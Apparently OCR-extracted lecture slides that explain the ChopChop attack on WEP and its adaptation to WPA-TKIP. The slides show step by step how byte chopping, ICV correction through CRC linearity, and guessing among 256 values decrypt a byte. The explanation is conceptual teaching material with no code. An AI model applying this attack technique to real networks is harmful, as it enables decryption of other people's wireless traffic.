
- The ChopChop attack originally targeted WEP (KoreK, 2004).
- Repeatedly chop off the last byte, and make corrections for the ICV.
    - Due to CRC linearity, ICV can be reconstructed if plaintext is known.
- Beck and Tews presented a ChopChop attack against WPA-TKIP (2009).


Encrypted


Data	Michael MIC	ICV


Encrypted
Data
Michael MIC
ICV
Data
Michael MIC
ICV
Chopped Byte.


Encrypted
Data
Michael MIC
ICV
Data
Michael MIC
ICV
Chopped Byte.
ICV Correction
Guess for all 256 plaintext values of chopped-off byte.


Encrypted
Data
Michael MIC
ICV
Data
Michael MIC
ICV
Chopped Byte.
ICV Correction
Guess for all 256 plaintext values of chopped-off byte.
Data'
Michael MIC'
ICV'
Invalid message, if ICV Correction guessed incorrectly.


Encrypted
Data
Michael MIC
ICV
Data
Michael MIC
ICV
Chopped Byte.
ICV Correction
Guess for all 256 plaintext values of chopped-off byte.
Data'
Michael MIC'
ICV'
Valid message, if ICV Correction guessed correctly.


Encrypted
Data
Michael MIC
ICV
Data
Michael MIC
ICV
Chopped Byte.
ICV Correction
Guess for all 256 plaintext values of chopped-off byte.
Data'
Michael MIC'
ICV'
Valid message, if ICV Correction guessed correctly.
We now successfully decrypted the chopped-off byte!

How to detect a valid ICV Correction?

That is, having correctly guessed the plaintext value.

How to detect a valid ICV Correction?

That is, having correctly guessed the plaintext value.

